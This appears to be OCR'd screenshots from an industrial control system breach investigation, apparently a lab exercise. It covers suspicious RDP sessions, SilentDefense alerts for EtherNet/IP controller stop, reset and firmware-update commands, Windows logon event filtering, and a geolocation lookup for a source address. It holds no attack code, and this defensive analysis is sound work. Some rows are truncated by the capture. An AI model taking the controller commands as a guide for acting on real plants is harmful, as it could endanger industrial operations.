C:\\ProgramData\\Rockwell Automation\\RSLogix 5000\\MotionDatabaseTools.exe	4
C:\\Users\\engineer-1\\AppData\\Local\\Microsoft\\OneDrive\\19.002.0107.0005\\FileSyncConfig.exe	4
C:\\Windows\\Installer\\MSI4E2A.tmp	1
C:\\Windows\\Installer\\MSIF46D.tmp	1
C:\\Windows\\Installer\\MSIF50A.tmp	1
C:\\Windows\\Temp\\21E092A3-1C5F-4530-9911-25C38DA373A3\\DismHost.exe	1
C:\\Windows\\Temp\\49E988C0-FD23-43D1-8F04-DD4EAAC08C25\\DismHost.exe	1
C:\\Windows\\Temp\\85AA6D7A-5274-4D50-BC85-5462770A6633\\DismHost.exe	1
C:\\Windows\\Temp\\GacUtil.exe	1




Breach Detection – Intel Logs Summary

intel.sources.keyword: Descending	Count
AlienVault OTXv2 - Luhansk Ukraine Gov. Phishing Campaign ID: 5fb83d70906bd27194456779 Author: AlienVault	2




as Breach Detection – Suspicious Ingress Connections

@timestamp: Descending	source.ip: Descending	destination.ip: Descending	destination.port: Descending	network.transport.keyword: Descending	event.duration: Descending	connection.state_description.keyword: Descending	Count
Jan 18, 2021 @ 14:53:37.838	10.0.0.200	172.25.100.201	3389	tcp	7,844.011	No SYN seen, just midstream traffic (a 'partial connection' that was not later closed)	1
Jan 19, 2021 @ 17:13:00.673	10.0.0.200	172.25.100.201	3389	tcp	2,760.256	No SYN seen, just midstream traffic (a 'partial connection' that was not later closed)	1
Jan 19, 2021 @ 17:13:00.004	10.0.0.200	172.25.100.201	3389	udp	2,758.866	Normal SYN/FIN completion	1
Jan 18, 2021 @ 09:17:14.212	10.0.0.200	172.25.100.201	3389	tcp	1,153.583	Connection established, not terminated	1
Jan 18, 2021 @ 09:17:14.284	10.0.0.200	172.25.100.201	3389	udp	1,141.402	Normal SYN/FIN completion	1
Jan 18, 2021 @ 17:08:07.658	10.0.0.200	172.25.100.201	3389	tcp	1,085.609	Connection established, originator aborted (sent a RST)	1



Breach Detection - Silentdefense Alerts


sd.source-ip.keyword: Descending	alert-category.keyword: Descending	sd.alert-fileType.keyword: Descending	Count
172.25.100.201	Authentication		86
172.25.100.201	PDOP	ETHIP configuration download command	12
172.25.100.201	PDOP	ETHIP controller reset command	7
172.25.100.201	PDOP	ETHIP controller start/restart command	6
172.25.100.201	PDOP	ETHIP controller stop command	6
172.25.100.201	PDOP	ETHIP set wall clock time command	6
172.25.100.201	PDOP	ETHIP firmware update command	1
172.25.100.105	Authentication		5
172.25.100.110	Authentication		3
172.25.100.220	Authentication		2



Security Onion - All Logs


Time	source.ip	source.port	destination.ip
Jan 21, 2021 @ 13:12:06.909	-	-	-

@timestamp	Jan 21, 2021 @ 13:12:06.909
Push to TheHive	Click to create a case in TheHive
_id	PJWTJncBw3Log0-wW0ho
_index	IND-SecurityOnionv2:so-syslog-2021.01.21
_score	-
_type	_doc
agent.ephemeral_id	27d2d341-9ef6-4d6c-b3c1-2e219876a863
agent.hostname	so-filebeat
agent.id	31f43ee7-0b88-418a-a580-41d18da2dbbf
agent.name	IND-SecurityOnionv2



Security Number of events: 16,489

Keywords	Date and Time
Audit Success	1/27/2021 7:39:44 PM
Audit Success	1/27/2021 7:39:44 PM
Audit Success	1/27/2021 7:39:23 PM
Audit Success	1/27/2021 7:39:21 PM
Audit Success	1/27/2021 7:39:21 PM
Audit Success	1/27/2021 7:39:21 PM
Audit Success	1/27/2021 7:39:21 PM
Audit Success	1/27/2021 7:39:10 PM
Audit Success	1/27/2021 7:39:10 PM
Audit Success	1/27/2021 7:39:10 PM
Audit Success	1/27/2021 7:39:10 PM
Audit Success	1/27/2021 7:39:10 PM



Filter Current Log

Logged: From 1/21/2021 12:30:00 PM to 1/21/2021 2:00:00 PM

Event level: □ Critical □ Warning □ Verbose □ Error □ Information

● By log Event logs: Security

○ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by commas. To exclude criteria, type a minus sign first. For example 1,3,5-99,-76


4624

Task category:

Keywords:

User: <All Users>

Computer(s): <All Computers>



Security Number of events: 16,678

Filtered: Advanced filter, click on "Filter" command to view filter configuration.. Number of events: 19

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	1/21/2021 12:59:41 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 12:59:41 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 12:59:41 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 12:59:41 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:00:06 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:00:06 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:06:36 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:06:36 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:06:37 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:06:37 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:06:58 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:06:58 PM	Micros		
Audit Success	1/21/2021 1:08:19 PM	Micros		
Audit Success	1/21/2021 1:08:19 PM	Micros		
Audit Success	1/21/2021 1:08:19 PM	Micros		
Audit Success	1/21/2021 1:08:21 PM	Micros		
Audit Success	1/21/2021 1:08:21 PM	Micros		
Audit Success	1/21/2021 1:20:46 PM	Micros		
Audit Success	1/21/2021 1:20:46 PM	Micros		

Event 4624, Microsoft Windows security auditing.


```
        Security ID:            SYSTEM
        Account Name:           WIN10$
        Account Domain:         LAB-DOMAIN
        Logon ID:               0x3E7

Logon Information:
        Logon Type:             2
        Restricted Admin Mode:  -
        Virtual Account:        Yes
        Elevated Token:         No

Impersonation Level:            Impersonation

New Logon:
        Security ID:            Font Driver Host\UMFD-0
        Account Name:           UMFD-0
        Account Domain:         Font Driver Host
```

Filter Current Log

To provide an event filter in XPath form, click the "Edit query manually" checkbox below.

```
<QueryList>
  <Query Id="0" Path="Security">
    <Select Path="Security">*[System[(EventID=4624)
and
TimeCreated
  [@SystemTime&gt;='2021-01-21T19:30:00.000Z'
  and
  @SystemTime&lt;='2021-01-21T21:00:00.999Z']]]
and
*[EventData[Data[@Name='LogonType']
  and (Data=2 or Data=7 or Data=10)]]
    </Select>
  </Query>
</QueryList>
```

☑ Edit query manually




Security Number of events: 16,678

Filtered: Advanced filter, click on "Filter" command to view filter configuration.. Number of events: 2

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	1/21/2021 1:08:21 PM	Microsoft Windows security aud...	4624	Logon
Audit Success	1/21/2021 1:08:21 PM	Microsoft Windows security aud...	4624	Logon

Event 4624, Microsoft Windows security auditing.

```
An account was successfully logged on.

Subject:
        Security ID:                SYSTEM
        Account Name:               WIN10$
        Account Domain:             LAB-DOMAIN
        Logon ID:                   0x3E7

Logon Information:
        Logon Type:                 7
        Restricted Admin Mode:      -
        Virtual Account:            No
        Elevated Token:             No

Impersonation Level:                Impersonation

New Logon:
        Security ID:                WIN10\pac
        Account Name:               pac
        Account Domain:             WIN10
        Logon ID:                   0xEBE09
        Linked Logon ID:            0xEBDD5
        Network Account Name:       -
        Network Account Domain:     -
        Logon GUID:                 {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:                 0x634
        Process Name:               C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:           WIN10
        Source Network Address:     222.222.222.222
        Source Port:                0
```



IP ADDRESS DETAILS

222.222.222.222

Hangzhou, Zhejiang, China


Location

City	Hangzhou
Region	Zhejiang
Coordinates	30.2936,120.1614
Timezone	Asia/Shanghai
Local Time	January 29, 2021 | 06:25 AM
Country	🟥 China

Connection

